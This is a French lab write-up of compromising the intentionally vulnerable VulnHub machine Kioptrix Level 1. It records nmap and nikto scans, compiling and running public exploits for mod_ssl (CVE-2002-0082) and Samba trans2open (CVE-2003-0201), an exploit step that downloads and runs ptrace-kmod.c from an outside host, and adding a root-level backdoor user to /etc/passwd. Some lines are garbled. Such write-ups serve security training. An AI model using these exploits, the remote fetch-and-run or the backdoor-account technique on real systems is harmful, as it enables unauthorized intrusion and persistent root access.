


RAPPORT DU CHALLENGE MACHINE VULNHUB :

Après téléchargement de la machine Kioptrixlevel1, nous l'avons importé dans l'hyperviseur VMWARE.

Ensuite nous avons constaté qu'elle était verrouillée. Nous avons donc effectué les étapes ci-dessous afin de déverrouiller la machine et accéder à son contenu.

Etape1: Déterminer l'adresse ip de la machine vulnérable

- Nous avons supprimé les lignes comportant ethernet0 dans le fichier Kioptrixlevel1.vmx avec la commande, `sed -i ethernet0/d' " Kioptrixlevel1.vmx "`
- Nous avons importé la machine Kioptrixlevel1 dans vmaware, puis nous avons constaté qu'elle est verrouillée.
- Nous avons configuré l'adaptateur réseau sur NAT



- Nous avons déterminé l'adresse ip du Vmware dans le réseau à l'aide de la commande `ifconfig`

- Nous avons utilisé **nmap** pour scanner le réseau dans lequel se retrouve le vmware afin de déterminer l'adresse ip attribué à la machine vulnérable.
- La commande **nmap @ip_du_réseau_du_vmware/24** nous permet de retrouver l'adresse attribué à la machine Kioptrixlevel1.
 - Nmap 192.168.138.0/24

```

mass@mass-Lenovo-G50-30: ~/Téléchargements/trans2open-CVE-2003-0201-master
mass@mass-Lenovo-G50-30: ~/Téléchargement... x mass@mass-Lenovo-G50-30: ~/Téléchargement... x mass@mass-Lenovo-G50-30: ~/Téléchargement... x
mass@mass-Lenovo-G50-30:~/Téléchargements/trans2open-CVE-2003-0201-master$ nmap 192.168.138.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2022-09-29 09:51 GMT
Nmap scan report for mass-Lenovo-G50-30 (192.168.138.1)
Host is up (0.00064s latency).
Not shown: 992 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
389/tcp   open  ldap
902/tcp   open  iss-realsecure
3689/tcp  open  rendezvous
7070/tcp  open  realserver
8081/tcp  open  blackice-icecap

Nmap scan report for 192.168.138.128
Host is up (0.43s latency).
Not shown: 994 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
443/tcp   open  https
1024/tcp  open  kdm

Nmap done: 256 IP addresses (2 hosts up) scanned in 5.65 seconds
mass@mass-Lenovo-G50-30:~/Téléchargements/trans2open-CVE-2003-0201-master$

```

- L'adresse attribué à Kioptrixlevel1 est le 192.168.138.128

Etape2: Trouver les services disponible sur cette machine à l'aide de nmap

- La commande **nmap -A -sV -sS -p- 192.168.138.128**

```

mass@mass-Lenovo-G50-30: ~/Téléchargements/trans2open-CVE-2003-0201-master
mass@mass-Lenovo-G50-30: ~/Téléchargement... x mass@mass-Lenovo-G50-30: ~/Téléchargement... x mass@mass-Lenovo-G50-30: ~/Téléchargement... x
mass@mass-Lenovo-G50-30:~/Téléchargements/trans2open-CVE-2003-0201-master$ sudo nmap -A -sV -sS -p- 192.168.138.128
Starting Nmap 7.80 ( https://nmap.org ) at 2022-09-29 09:57 GMT
Nmap scan report for 192.168.138.128
Host is up (0.00056s latency).
Not shown: 65529 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 2.9p2 (protocol 1.99)
|_ ssh-hostkey:
|_ 1024 b8:74:6c:db:fd:8b:e6:66:e9:2a:2b:df:5e:6f:64:86 (RSA1)
|_ 1024 8f:8e:5b:81:ed:21:ab:c1:80:e1:57:a3:3c:85:c4:71 (DSA)
|_ 1024 ed:4e:a9:4a:0a:16:14:ff:15:14:ce:da:3a:80:db:e2:81 (RSA)
|_ sshv1: Server supports SSHv1
80/tcp    open  http         Apache httpd 1.3.20 ((Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b)
|_ http-methods:
|_ Potentially risky methods: TRACE
|_ http-server-header: Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
|_ http-title: Test Page for the Apache Web Server on Red Hat Linux
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd (workgroup: MYGROUP)
443/tcp   open  ssl/https    Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
|_ http-server-header: Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
|_ http-title: 400 Bad Request
|_ ssl-date: 2022-09-29T10:00:28+00:00; +1m54s from scanner time.
|_ sslv2:
|_ SSLv2 supported
|_ ciphers:
|_ SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|_ SSL2_DES_192_EDE3_CBC_WITH_MD5
|_ SSL2_RC4_128_WITH_MD5
|_ SSL2_DES_64_CBC_WITH_MD5
|_ SSL2_RC2_128_CBC_WITH_MD5
|_ SSL2_RC4_64_WITH_MD5
|_ SSL2_RC4_128_EXPORT40_WITH_MD5
1024/tcp  open  status       1 (RPC #100024)
MAC Address: 00:0C:29:B9:8B:2A (VMware)
Device type: general purpose

```

```

MAC Address: 00:0C:29:B9:8B:2A (VMware)
Device type: general purpose
Running: Linux 2.4.X
OS CPE: cpe:/o:linux:linux_kernel:2.4
OS details: Linux 2.4.9 - 2.4.18 (likely embedded)
Network Distance: 1 hop

Host script results:
|_clock-skew: 1m53s
|_nbstat: NetBIOS name: KIOPTRIX, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
|_smb2-time: Protocol negotiation failed (SMB2)

TRACEROUTE
HOP RTT ADDRESS
1 0.56 ms 192.168.138.128

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 148.66 seconds

```

- *Nous avons les services suivants et leurs versions:*
 - *open ssh OpenSSH 2.9p2 (protocol 1.99),*
 - *open ssl/https*
 - *Apache/1.3.20,*
 - *open netbios-ssn Samba smbd*

Etape3: Rechercher les vulnérabilité lié à chaque services

- *Open ssh*

Nous avons détecter la vulnérabilité 2CVE-2002-0083 en utilisant le <https://www.exploit-db.com/exploits/>.

La version 2.9 est très vieille pour une machine et est vulnérable à la CVE-2002-0083.

Une erreur ponctuelle dans le code de canal d'OpenSSH 2.0 à 3.0.2 permet aux utilisateurs locaux ou aux serveurs malveillants distants d'obtenir des privilèges.

- *Apache 1.3.20*


Nous avons utilisé la commande nikto.

- *Pour installer nikto : <https://www.hackerxone.com/2021/09/10/step-by-step-guide-to-install-nikto-on-ubuntu-20-04-lts/>*
- *La commande **sudo nikto -host 192.168.138.128***

```
mass@mass-Lenovo-G50-30: ~/Bureau
mass@mass-Lenovo-G50-30: ~/Té... x mass@mass-Lenovo-G50-30: ~/Té... x mass@mass-Lenovo-G50-30: ~/Té... x mass@mass-Lenovo-G50-30: ~/Bu... x
mass@mass-Lenovo-G50-30:~/Bureau$ sudo nikto -host 192.168.138.128
[sudo] Mot de passe de mass :
- Nikto v2.1.5
-----
+ Target IP:          192.168.138.128
+ Target Hostname:   192.168.138.128
+ Target Port:       80
+ Start Time:        2022-09-29 11:29:54 (GMT0)
-----
+ Server: Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
+ Server leaks inodes via ETags, header found with file /, inode: 34821, size: 2890, mtime: 0x3b96e9ae
+ The anti-clickjacking X-Frame-Options header is not present.
+ Use of each() on hash after insertion without resetting hash iterator results in undefined behavior, Perl interpreter: 0x5556b5f6e92a0 at /usr/share/perl5/LW2.pm line 947.
+ Use of each() on hash after insertion without resetting hash iterator results in undefined behavior, Perl interpreter: 0x5556b5f6e92a0 at /usr/share/perl5/LW2.pm line 947.
+ Use of each() on hash after insertion without resetting hash iterator results in undefined behavior, Perl interpreter: 0x5556b5f6e92a0 at /usr/share/perl5/LW2.pm line 947.
+ Use of each() on hash after insertion without resetting hash iterator results in undefined behavior, Perl interpreter: 0x5556b5f6e92a0 at /usr/share/perl5/LW2.pm line 947.
+ Use of each() on hash after insertion without resetting hash iterator results in undefined behavior, Perl interpreter: 0x5556b5f6e92a0 at /usr/share/perl5/LW2.pm line 947.
+ Use of each() on hash after insertion without resetting hash iterator results in undefined behavior, Perl interpreter: 0x5556b5f6e92a0 at /usr/share/perl5/LW2.pm line 947.
+ Use of each() on hash after insertion without resetting hash iterator results in undefined behavior, Perl interpreter: 0x5556b5f6e92a0 at /usr/share/perl5/LW2.pm line 947.
+ OSVDB-637: Enumeration of users is possible by requesting ~username (responds with 'Forbidden' for users, 'not found' for non-existent users).
+ OpenSSL/0.9.6b appears to be outdated (current is at least 1.0.1c). OpenSSL 0.9.8r is also current.
+ Apache/1.3.20 appears to be outdated (current is at least Apache/2.2.22). Apache 1.3.42 (final release) and 2.0.64 are also current.
+ mod_ssl/2.8.4 appears to be outdated (current is at least 2.8.31) (may depend on server version)
+ OSVDB-27487: Apache is vulnerable to XSS via the Expect header
+ Allowed HTTP Methods: GET, HEAD, OPTIONS, TRACE
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
```

```
+ OSVDB-838: Apache/1.3.20 - Apache 1.x up 1.2.34 are vulnerable to a remote DoS and possible code execution. CAN-2002-0392.
+ OSVDB-4552: Apache/1.3.20 - Apache 1.3 below 1.3.27 are vulnerable to a local buffer overflow which allows attackers to kill any process on the system. CAN-2002-0839.
+ OSVDB-2733: Apache/1.3.20 - Apache 1.3 below 1.3.29 are vulnerable to overflows in mod_rewrite and mod_cgi. CAN-2003-0542.
+ mod_ssl/2.8.4 - mod_ssl 2.8.7 and lower are vulnerable to a remote buffer overflow which may allow a remote shell (difficult to exploit). CVE-2002-0082, OSVDB-756.
+ OSVDB-682: /usage/: Webalizer may be installed. Versions lower than 2.01-09 vulnerable to Cross Site Scripting (XSS). http://www.cert.org/advisories/CA-2000-02.html.
+ OSVDB-3268: /manual/: Directory indexing found.
+ OSVDB-3092: /manual/: Web server manual found.
+ OSVDB-3268: /icons/: Directory indexing found.
+ OSVDB-3233: /icons/README: Apache default file found.
+ OSVDB-3092: /test.php: This might be interesting...
+ 6544 items checked: 0 error(s) and 19 item(s) reported on remote host
+ End Time:          2022-09-29 11:30:26 (GMT0) (32 seconds)
-----
+ 1 host(s) tested
```

- *Nous avons déterminer la présence d'un fichier text.php sur le serveur apache*



```
<?php4\n\n    print "TEST";\n\n?>
```

- *Nous avons aussi déterminer la vulnérabilité CVE-2002-0082, lié au module SSL d'apache.*
 - *La version d'Apache est une version 1.3.20, le mod_ssl est en 2.8.4 et OpenSSL en 0.9.6b, de très vieilles versions donc. Beaucoup de vulnérabilités existent sur ces différents composants.*

- *Samba*

Nous avons rechercher les vulnérabilités liées à Samba. Et nous avons retenu la vulnérabilité CVE-2003-0201.

Etape4: Exploitation des vulnérabilités pour l'escalation de privilèges

Nous avons exploiter les vulnérabilités liées aux service Openssl et Samba.

◆ *OpenSSL*

- *Nous avons télécharger l'exploit de la vulnérabilité CVE-2002-0082 qui est 764.c sur le site <https://www.exploit-db.com/>*
- *Ce fichier nécessite des modification. Nous avons modifier le fichier de l'exploit en suivant les instructions sur le site <https://monkeydoug.medium.com/how-to-compile-openfuckv2-c-69e457b4a1d1>*
- *Ensuite nous avons compiler l'exploit avec la commande **gcc 764.c -o 764 -lcrypto***

- Nous avons lancé l'exploit avec la commande: `./764 0x6b 192.168.138.128 -c 50` afin d'accéder au shell

```

mass@mass-Lenovo-G50-30:~/Téléchargements$ ./764 0x6b 192.168.138.128 -c 50
*****
* OpenFuck v3.0.32-root priv8 by SPABAM based on openssl-too-open *
*****
* by SPABAM with code of Spabam - LSD-pl - SolarEclipse - CORE *
* #hackarena irc.brasnet.org *
* TNX Xanthic USG #SilverLords #BloodBR #isotk #highsecure #uname *
* #ION #delirium #nitr0x #coder #root #endiabrad0s #NHC #TechTeam *
* #pinchadoresweb HiTechHate DigitalWrapperz P()W GAT ButtPirateZ *
*****
Connection... 50 of 50
Establishing SSL connection
cipher: 0x4043808c ciphers: 0x80f8068
Ready to send shellcode
Spawning shell...
bash: no job control in this shell
bash-2.05$
xploits/ptrace-kmod.c; gcc -o p ptrace-kmod.c; rm ptrace-kmod.c; ./p; .nl/0304-e
--11:00:41-- http://dl.packetstormsecurity.nl/0304-exploits/ptrace-kmod.c
=> `ptrace-kmod.c'
Connecting to dl.packetstormsecurity.nl:80...
dl.packetstormsecurity.nl: Host not found.
gcc: ptrace-kmod.c: No such file or directory
gcc: No input files
rm: cannot remove `ptrace-kmod.c': No such file or directory
bash: ./p: No such file or directory
bash-2.05$
bash-2.05$

```

- Nous avons vérifié si le fichier `/etc/passwd` est en écriture uniquement mode root.

```

bash-2.05$ id
id
uid=48(apache) gid=48(apache) groups=48(apache)
bash-2.05$ ls -la /etc/passwd
ls -la /etc/passwd
-rw-r--r-- 1 root root 1496 Sep 29 09:16 /etc/passwd
bash-2.05$

```

◆ Samba

- Nous avons téléchargé l'exploit sur le site <https://github.com/KernelPan1k/trans2open-CVE-2003-0201>
- Ensuite nous nous sommes déplacé dans le repertoire `trans2open-CVE-2003-0201-master`
- Nous avons compilé l'exploit avec la commande, `gcc gcc trans2open -o trans2open`
- Ensuite nous avons lancé l'exploit avec la commande,
 - `./trans2open 0 @ip_machine_vulnerable @ip_machine_de_l'attaquant`

```
mass@mass-Lenovo-G50-30:~/Téléchargements/trans2open-CVE-2003-0201-master$ ./trans2open 0 192.168.138.128 192.168.53.154
[+] Listen on port: 45295
[+] Connecting back to: [192.168.53.154:45295]
[+] Target: Linux
[+] Connected to [192.168.138.128:139]
[+] Please wait in seconds...!
[+] Yeah, I have a root ....!
-----
Linux kioptrix.level1 2.4.7-10 #1 Thu Sep 6 16:46:36 EDT 2001 i686 unknown
uid=0(root) gid=0(root) groups=99(nobody)
id
uid=0(root) gid=0(root) groups=99(nobody)
█
```

Etape 5: Connexion à la machine vulnérable

- créer un nouveau utilisateur avec un mot de passe
 - `openssl passwd -1 -salt allen pass123`

```
mass@mass-Lenovo-G50-30:~/Téléchargements/trans2open-CVE-2003-0201-master$ openssl passwd -1 -salt allen pass123
$1$allen$12eY1UHtFME.AUZgP5YTE.
mass@mass-Lenovo-G50-30:~/Téléchargements/trans2open-CVE-2003-0201-master$ █
```

- Ajouter l'utilisateur au fichier `/etc/passwd`
 - `echo 'allen:1allen$12eY1UHtFME.AUZgP5YTE.:0:0:root/root:/bin/bash' >> /etc/passwd`

```
mass@mass-Lenovo-G50-30:~/Téléchargements/trans2open-CVE-2003-0201-master$ ./trans2open 0 192.168.138.128 192.168.53.154
[+] Listen on port: 45295
[+] Connecting back to: [192.168.53.154:45295]
[+] Target: Linux
[+] Connected to [192.168.138.128:139]
[+] Please wait in seconds...!
[+] Yeah, I have a root ....!
-----
Linux kioptrix.level1 2.4.7-10 #1 Thu Sep 6 16:46:36 EDT 2001 i686 unknown
uid=0(root) gid=0(root) groups=99(nobody)
id
uid=0(root) gid=0(root) groups=99(nobody)
echo 'allen:$1$allen$12eY1UHtFME.AUZgP5YTE.:0:0:root/root:/bin/bash' >> /etc/passwd
█
```

- Vérifier si le user a bien été ajouté
 - `cat etcpasswd`

```
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/rcplogio
```

```
allen:$1$allen$12eY1UHtFME.AUZgP5YTE.:0:0:root/root:/bin/bash
```

- *Connexion à Kioptrixlevel1*

